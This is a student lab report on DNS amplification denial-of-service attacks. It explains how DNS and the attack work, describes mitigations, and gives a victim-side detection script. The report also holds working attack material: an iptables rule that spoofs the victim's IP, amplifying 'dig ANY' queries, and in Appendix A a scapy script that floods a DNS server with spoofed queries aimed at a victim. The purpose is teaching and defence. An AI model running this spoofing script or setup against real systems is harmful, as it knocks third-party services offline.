

Study of DNS Amplification Attack and techniques to prevent it

Achala Bhati - 153050056, Akash Kumar - 153050071, Astha Jada - 153050027
Neha Garg - 153050039, Sankalp Rangare - 153050087

1 Introduction

DNS Amplification attack is sophisticated Denial of service attack using DNS server behaviour. First we discuss basics for DNS amplification attack i.e. what is DNS. The Domain Name System (DNS) is a hierarchical decentralized naming system for computers, services, or any resource connected to the Internet or a private network. It is a Internet Directory Service that uses to store mapping from host name to IP address. Mapping from host name to IP address is called address resolution. It associates various information with domain names assigned to each of the participating entities. Most prominently, it translates more readily memorized domain names to the numerical IP addresses needed for the purpose of locating and identifying computer services and devices with the underlying network protocols. By providing a world-wide, distributed directory service, the Domain Name System is an essential component of the functionality of the Internet.

We use host name because for communication we need to have IP address but It is very difficult to remember IP address of every host to which you want to communicate. So better solution is to use host name for every host to which you want communicate and for this we require a centralized entity that will store the IP address for the corresponding host name, that centralized entity is Domain Name Server.

1.1 Working of DNS

Suppose a computer want to visit a site i.e. `www.example.com`, then in order to visit it we must know its IP address. So computer known as DNS resolver sends a request to DNS server asking for IP of `www.example.com`. If local DNS has `www.example.com` 's IP it will return the same otherwise it will ask to one of the root name server, which points to other DNS server. Now DNS resolver send request to other DNS server asking for IP address of `example.com`. It does so till it get IP address.




Figure 1: DNS request processing

1.2 Methods to implement DNS

There are two methods to implement the process of DNS resolution:

1.2.1 Iterative Name Resolution

In Iterative Name Resolution server tries to resolve the path name as far it can and return every immediate result to the client. Then client if does not get valid ans then it will send request to another DNS Server whose reference is given by previous server's response.

Iterative DNS is not vulnerable to DNS amplification attack because in order to execute DNS query using Iterative Name Resolution we need interaction with client. We can complete DNS query without client interaction. So if a attacker spoofs IP of client and sends DNS request to DNS server, but server may not have IP address of requested host name then it will send reference of another DNS server(which is not DNS reply as it is small in size). So now in order to complete the request client need to send request further so attack is not possible in iterative Name Resolution.




Figure 2: Iterative Name Resolution

1.2.2 Recursive Name Resolution

In Recursive Name Resolution, server solves the query as far as it can then forward that result to next server to solve the query fully, at the complete result is forwarded to the client. Figure 3 shows the process of the recursive name resolution.

DNS Amplification Attack is possible with the Recursive Name Resolution because there is no client interaction in the middle of the processing of the DNS request and client would directly get DNS response. We also attack on the DNS recursive name resolution.




Figure 3: Recursive Name Resolution

2 DOS attack (Denial of Service attack)

Denial of Service attack is explicit attempt by an attacker to prevent legitimate user from accessing the services (that is supposed to access by the user). Criminal perpetrators of DoS attacks often target sites or services hosted on high-profile web servers such as banks, credit card payment gateways; but motives of revenge, blackmail or activism can be behind other attacks.

There are many ways in which we can craft DOS attack:

1. **Congusting Network Resources:** by sending lots of response (DNS reply packet) we can congust the network of the victim.
2. **Draining Memory:** By Syn flood attack we can create lots of half open connection, which will allocate memory for these half open connection thus wasting memory of victim system.
3. **Reducing computing power:** Victim is busy in receiving huge amount of packets and checking check-sum etc. of all the received packets. It eats up the computation power of CPU.
4. **Poisoning domain name translations:** We can make changes in DNS cache by interrupt the response from one server to other server.

2.1 Distributed Denial of Service(DDos)

This is even more dangerous, in this attacker uses lots of bots then all the bots together are used to attack victim, this will affect the victim in very less time. Here attack source is more than one, often thousands of, unique IP addresses are spoofed and used to attack. It is analogous to a group of people crowding the entry door or gate to a shop or business, and not letting legitimate parties enter into the shop or business, disrupting normal operations.

3 DNS Amplification Attack

DNS amplification attack is a sophisticated denial of service attack that takes advantage of DNS server behavior in order to amplify the attack [1] . This attack is a new type of atatchk which utilizes the fact that size of response generated by DNS can be much larger than DNS request query. This attack is feasible only in case of recursive DNS server. The huge amount of traffic generated by DNS server is utilized to flood the target server i.e victim to establish denial of service attack.

Two malicious tasks are performed by attacker to launch DNS Amplification Attack on victim.

- The attacker will spoof the IP address of the DNS resolver and replaces it with the victim's IP address. As a result all the response generated by DNS server will be redirected to victim server instead of going to attacker's system.
- The attacker searches for an Internet domain that is registered with many DNS records [2]. During the attack, the attacker sends DNS queries to the DNS server that request the entire list of DNS records for that domain. Due to multiple DNS records [1, 2] associated with the request query , size of the response from DNS server becomes very huge and need to be split over several packets.

Figure 1 illustrates the steps followed by the victim to launch DNS amplification attack. It provides a general overview of the attack in which there is only single attacker is involved.




Figure 4: DNS Amplification Simple Attack Scenario

The mapping between a DNS request and the corresponding DNS response is called as the amplification factor and is computed using below formula:

$$\text{Amplification Factor} = \text{size of (response)} / \text{size of (request)}$$

The bigger the amplification factor is, the quicker the bandwidth and resource consumption at the victim is inflicted. So huge amplification factor will result in creating more traffic at victim server.

3.1 Characteristics Of DNS Amplification Attack

Below are the few important characteristics of DNS Amplification attack.

- Works on port number 53 and uses UDP.
- Uses IP spoofing as described earlier.
- DNS response received by the victim do not have corresponding request from victim. Victim server is bombarded with huge amount of bogus traffic.
- Large response with respect to query (Amplification factor 100)
- Bandwidth and resource consumption at victim.
- Special type of DDoS attack

3.2 Amplification - How to increase the impact of the attack

The attacker searches for an Internet domain that is registered with many DNS records. During the attack, the attacker sends DNS queries to the DNS server that request the entire list of DNS records for that domain. Due to multiple DNS records associated with the request query, size of the response from DNS server becomes very huge and need to be split over several packets. This requires the victim to reassemble the packet, which is a resource consuming task. Soon,

the victim's servers become so busy handling the attack traffic that they cannot service any other request from legitimate users and the attacker achieves a denial-of-service

3.3 Multiple sources flooding DNS Amplification attack architecture

Earlier we have discussed simple DNS amplification attack scenario, in this section we'll be describing real life attack scenario. The attacker system's shown in Figure 2 are botnets which are controlled by a bot master. On receiving commands from bot master, botnet will perform IP spoofing and execute DNS amplification attack to flood the victim server with bogus traffic. Victim server will experience packets coming to it from multiple DNS servers.




Figure 5: DNS Amplification Real Life Attack Scenario

3.4 History Of Attack

In March 2013, The Spamhaus Project was targeted by a massive DDOS DNS amplification attack. Spamhaus is an ISP that deals with anti-spamming. The anonymity of the attack was such that Spamhaus is still unsure of the source. Furthermore, the attack was so severe that it temporarily crippled and almost brought down the Internet.

4 Mitigation techniques for DNS amplification attack

Following are some of the techniques that can be employed to prevent DNS Amplification Attack:

4.1 Disabling recursion at DNS server

As explained earlier out of the two types of DNS servers i.e iterative and recursive, DNS amplification attack can be done on recursive DNS server. The attack can be prevented by disabling the recursion at the DNS server. While configuring the DNS server using bind9 [3] following code should be inserted in the file `/etc/bind/named.conf`

```
options {
    recursion no;
}
```

4.2 Response Rate limiting

The attack is possible as the DNS server replies to the large number of DNS queries sent by the attacker. Changes can be made during configuration of the server such that it send only

a limited number of replies to the system sending a DNS query in a second [4]. While configuring the DNS server using bind9 following code should be inserted in the `/etc/bind/named.conf`

```
options {
    rate-limit {
        responses-per-second 5;
    };
}
```

The above code makes sure to send maximum 5 replies to a single system in a second.

4.3 Network Ingress Filtering


Network Ingress Filtering is used to ensure that incoming packets are actually from the networks from which they claim to originate. This can be implemented by routers/gateways that do not forward the packets that did not originate from its network. Using this spoofing of IP address can be prevented and hence preventing the attack.

4.4 Hop count

Most of the DNS servers have knowledge of the hop count of the systems that can send DNS query to it. If it finds that the hop count calculated from initial time-to-live and final time-to-live is different from what it knows, the packet is spoofed and drops the packet. Using this technique only does not prevent the attack as the hop count of the spoofed IP and that of the attacker can be same.

4.5 Disabling edns at the DNS server

By using the `edns` [5] option, a DNS server can send reply greater than 512 bytes. Disabling this option at the server restricts the size of packet to 512 bytes thus reducing the probability of the attack. In the experiments performed by us, we observed that this method is employed at IITB's local DNS server thus preventing the attack.



```
Akash: ~
akash@Akash:~$ dig +short rs.dns-oarc.net txt
rst.x476.rs.dns-oarc.net.
rst.x485.x476.rs.dns-oarc.net.
rst.x490.x485.x476.rs.dns-oarc.net.
"103.21.127.65 DNS reply size limit is at least 490"
"103.21.127.65 lacks EDNS, defaults to 512"
"Tested at 2016-04-05 08:07:58 UTC"
akash@Akash:~$
```

Figure 6: Disabled edns at IITB local DNS server

103.21.127.65 IP address belongs to IITB and as shown in above output `edns` is disabled restricting the packet size to 512 bytes.

5 Experimental Setup

We tried simulating DNS amplification attack in two Scenarios. In first scenario we used BIND9 software and dig tool, and in second scenario we used `scapy` to write an attacker program.

Following sections discuss these scenarios in details:

5.1 Scenario 1


We setup a local DNS server using BIND9 [3] software. It is a software that consists the DNS server component, various administration tools, and a DNS resolver interface library. We created and added our own NS records(name server records). These NS records are of size 4000 bytes. This helped us in simulating the attack by generating large size response,which increased our amplification factor.

We used one machine as an attacker and other machine was used as victim. Attacker spoofed the IP address of the victim using **iptables** rule(iptable is actually a front end to the kernel-level netfilter hooks that can manipulate the Linux network stack).

iptables -t nat -A POSTROUTING -p udp -j SNAT-to-source 10.105.12.72

This iptables rule specify that, change the source IP address to the victims IP address on POSTROUTING and this rule will apply UDP protocol.

Now the attacker will send the DNS query using **dig** tool [6]. For example attacker will send **dig ANY xyz.com** request. This query will generate a response of large size. As the source IP address is spoofed, DNS response will be sent to the victim.

A terminal window with a dark purple background. The prompt is 'root@Akash:/home/akash/Project#'. The command 'dig ANY sankalp-HP.sankserver.com' is entered and highlighted with a red box. The output shows a truncated response, followed by a full response from DiG 9.9.5-11ubuntu1.3-Ubuntu. The response details include: opcode: QUERY, status: NOERROR, id: 36396; flags: qr aa rd ra; QUERY: 1, ANSWER: 253, AUTHORITY: 1, ADDITIONAL: 1. The question section shows 'sankalp-HP.sankserver.com. IN ANY'.

```
ash: /home/akash/Project
root@Akash:/home/akash/Project# dig ANY sankalp-HP.sankserver.com
;; Truncated, retrying in TCP mode.

; <<>> DiG 9.9.5-11ubuntu1.3-Ubuntu <<>> ANY sankalp-HP.sankserver.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 36396
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 253, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:: udp: 4096
;; QUESTION SECTION:
;sankalp-HP.sankserver.com.      IN      ANY
```

Figure 7: DNS query generated by attacker

As you can see in Figure 7, query is for **sankalp-HP.sankserver.com**. NS record of this domain-name was added in the local DNS server.


```

sankalp-HP.sankserver.com. 604800 IN A 10.15.29.218
sankalp-HP.sankserver.com. 604800 IN A 10.15.29.48
sankalp-HP.sankserver.com. 604800 IN A 10.15.29.29
sankalp-HP.sankserver.com. 604800 IN A 10.15.29.67

;; AUTHORITY SECTION:
sankserver.com. 604800 IN NS sankalp-HP.sankserver.com.

;; Query time: 10 msec
;; SERVER: 10.15.31.133#53(10.15.31.133)
;; WHEN: Tue Apr 05 13:44:27 IST 2016
;; MSG SIZE rcvd: 4116
root@Akash:/home/akash/Project#

```

Figure 8: DNS response received by victim

From Figure 8, we can see that 4116 Bytes of DNS response is received by victim.

5.2 Scenario 2

Using the dig tool we cannot send more than 1 request/second. So in place of dig tool, we used **Scapy** to generate DNS requests. Using this library we can fabricate packets containing DNS request. There is no need of any IP table rule for IP address spoofing, because we can directly set the victims IP address in source part while packet fabrication.

```

sankalp@sankalp-HP:~/a_scr$ sudo python attack.py
Please enter the IP address for the victim: 10.105.42.238
Please enter the IP address for the misconfigured DNS: 10.200.1.11
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.

```

Figure 9: Python attack script interface

The python attack script we used is included in the appendix. Figure 9 shows the interface of attack script in which victims IP address and DNS server IP address is entered by the attacker. Attack script will generate DNS queries which are sent to server. Server will send DNS response to the victim thinking it of as a normal DNS request.

No.	Time	Source	Destination	Protocol	Length	Window size value	Calculated window size	Info
388	6.059063000	10.105.42.238	10.200.1.11	DNS	70			Standard query 0x0000 A google.com
390	6.109718000	10.105.42.238	10.200.1.11	DNS	70			Standard query 0x0000 A google.com
391	6.158088000	10.105.42.238	10.200.1.11	DNS	70			Standard query 0x0000 A google.com
394	6.205961000	10.105.42.238	10.200.1.11	DNS	70			Standard query 0x0000 A google.com
399	6.260125000	10.105.42.238	10.200.1.11	DNS	70			Standard query 0x0000 A google.com
402	6.315154000	10.105.42.238	10.200.1.11	DNS	70			Standard query 0x0000 A google.com
404	6.368855000	10.105.42.238	10.200.1.11	DNS	70			Standard query 0x0000 A google.com
407	6.412528000	10.105.42.238	10.200.1.11	DNS	70			Standard query 0x0000 A google.com
409	6.455583000	10.105.42.238	10.200.1.11	DNS	70			Standard query 0x0000 A google.com
413	6.524817000	10.105.42.238	10.200.1.11	DNS	70			Standard query 0x0000 A google.com
414	6.571616000	10.105.42.238	10.200.1.11	DNS	70			Standard query 0x0000 A google.com
420	6.624129000	10.105.42.238	10.200.1.11	DNS	70			Standard query 0x0000 A google.com
421	6.683148000	10.105.42.238	10.200.1.11	DNS	70			Standard query 0x0000 A google.com
432	6.732775000	10.105.42.238	10.200.1.11	DNS	70			Standard query 0x0000 A google.com
433	6.783753000	10.105.42.238	10.200.1.11	DNS	70			Standard query 0x0000 A google.com

>Frame 199: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
 >Ethernet II, Src: Hewlett-dt:31:52 (2c:27:d7:db:31:52), Dst: Cisco-ed:66:c1 (00:19:56:ed:66:c1)
 >Internet Protocol Version 4, Src: 10.105.42.238 (10.105.42.238), Dst: 10.200.1.11 (10.200.1.11)
 >User Datagram Protocol, Src Port: ndns (5353), Dst Port: domain (53)
 >Domain Name System (query)

Figure 10: DNS queries generated by attacker.

Figure 10 shows the DNS query packets captured by Wireshark tool. First red marked column is victims IP address. Second red marked column is IP address of the DNS server. And the third red marked column is the DNS queries.

6 Prevention at victim side

The solution is based on the one-to-one mapping of DNS requests and responses. Normal DNS query operation is performed when a client requests a name resolution. The query is being sent to the DNS server with its IP address as the source address. DNS query packet is sent using UDP (user datagram protocol) connection to the server. Upon receiving request from user DNS server replies with the answer that the client seek.

But whenever **DNS Amplification Attack** happens then the targeted machine (victim) receives responses without having previously sent out the corresponding request. As a result, such data (orphan pairs) must be immediately classified as suspicious and discarded. Based on this idea a simple mechanism can be employed at the victim's side to prevent the attack. The idea [7] is described below:

*Whenever a DNS request is being made from the client then store that request in a table. Whenever a DNS response is received then check that the response is legitimate means the response came due to a query that was made by the same system. We can match the query in the table which contains the query done previously. If it matches then there is no need to panic. Simply delete the entry in the table. If the response does not match then it is suspicious. If such responses increase over a certain threshold values then we can assume that we are under **DNS Amplification Attack**. Then we can add rules in iptables to discard DNS responses from that particular DNS server.*

We achieved this functionality by implementing the above described idea in python. Python programming language has a very powerful library called **scapy**. It is a packet manipulation tool for computer networks. Using this we can **sniff** for packets, fabricate and send packets. **Scapy** is used in our attack tool also where we created a packet with DNS request in it with source address as victim's IP address.

Now at victim side first we sniff for packets having DNS request and responses. We filtered packets using DNS and port 51 as DNS server works on port 51. And upon sniffing each packet of the desired type, we checked whether it is a request or response. If it is a request then store the question part of the request in a list. If the sniffed packet is response then find the question part of the response and match it in the list maintained.

[Note: The response packet has both part the query being asked and the corresponding response also. This is due to the fact that suppose there is too much request being sent to server and server is sending replies continuously. But if there is no question part in the response then

the client will get confused to find out that which IP address it to which domain.]

If the response question part does not matches in the list then we mark it as suspicious. We keep a count of such suspicious responses. When this count exceeds a certain **threshold** value then we can sure that there is an attack going on. So we can add rules to **iptables** such that DNS responses from that particular server is being dropped.

This was implemented in python using scapy and the script used is included in the appendix.

Appendix A. Attacker Program

Following program was used to attack a particular victim in scenario 2 of the attack setup as discussed in Section 5.2 .

```
1 #!/usr/bin/python
2 # next two lines are used to remove warning of ipv6
3 import logging
4 logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
5
6 from scapy.all import *
7
8 # taking input the victim's and DNS server's address
9
10 victimIP = raw_input("Please enter the IP address for the victim: ")
11 dnsIP = raw_input("Please enter the IP address for the misconfigured DNS: ")
12
13 i=0
14
15 # creating a layer 3 socket at ethernet interface
16
17 s = conf.L3socket(iface='eth0')
18
19 # continuously sending DNS requests
20 while (i < 15000):
21     s.send(IP(dst=dnsIP,src=victimIP)/UDP(sport=5353, dport=53)/DNS(rd=1,qd=DNSQR
22         (qname="google.com")))
23     i=i+1;
```

Appendix B. Defender program

Following program is the implementation of the idea discussed in Section 6. This prevents DNS Amplification Attack at the victim's side.

```
1
2 #!/usr/bin/env python
3 import logging
4 logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
5 from scapy.all import *
6 import sys
7 import os
8
9 interface = 'eth0'
10 filter_bpf = 'udp and port 53'
11 THRESHOLD = 100
12 queryList = []
13 attackCount = 0
14 flag = 0
15
16 #Apply this function on each received packet
17 def select_DNS(pkt):
18     global queryList, attackCount, THRESHOLD, flag
19     try:
```

```

20 if DNSQR in pkt and pkt.dport == 53:
21     queryList.append(pkt[DNSQR].qname)
22     if (flag == 1):
23         print "Legitimate User tries to Query DNS Server, so Drop rule deleted."
24         flag = 0
25         os.system("iptables -F INPUT")
26     elif DNSRR in pkt and pkt.sport == 53:
27         if(pkt[DNSRR].rrname in queryList):
28             queryList.remove(pkt[DNSRR].rrname)
29         else:
30             attackCount += 1
31             if(attackCount == THRESHOLD):
32                 print 'Alert: DNS Attack'
33                 os.system("iptables -A INPUT -p udp --sport 53 -j DROP")
34                 print "iptables Rule to drop packet from port 53 is added."
35                 flag = 1
36                 attackCount = 0
37             return
38 except:
39     pass
40
41 # Start Sniffing
42 THRESHOLD = input('Enter threshold value for false DNS Response: ')
43 sniff(iface=interface, filter=filter_bpf, store=0, prn=select_DNS)

```

References

- [1] "Deep Inside a DNS Amplification DDoS Attack." webpage available at <https://blog.cloudflare.com/deep-inside-a-dns-amplification-ddos-attack/>. retrieved March 2016.
- [2] "DNS Amplification Attacks." webpage available at <https://labs.opendns.com/2014/03/17/dns-amplification-attacks/>. retrieved March 2016.
- [3] "How To Configure BIND as a Private Network DNS Server on Ubuntu 14.04." Article available at <https://www.digitalocean.com/community/tutorials/how-to-configure-bind-as-a-private-network-dns-server-on-ubuntu-14-04>. retrieved March 2016.
- [4] "Using the Response Rate Limiting Feature in BIND 9.10." website available at <https://kb.isc.org/article/AA-00994/0/Using-the-Response-Rate-Limiting-Feature-in-BIND-9.10.html>. retrieved March 2016.
- [5] "Extension Mechanisms for DNS (EDNS0)." website available at <https://tools.ietf.org/html/rfc2671>. retrieved March 2016.
- [6] "UNDERSTANDING THE DIG COMMAND." website available at <https://mediatemple.net/community/products/dv/204644130/understanding-the-dig-command>. retrieved March 2016.
- [7] G. Kambourakis, T. Moschos, D. Geneiatakis, and S. Gritzalis, "A fair solution to dns amplification attacks," in *Digital Forensics and Incident Analysis, 2007. WDFIA 2007. Second International Workshop on*, pp. 38–47, IEEE, 2007.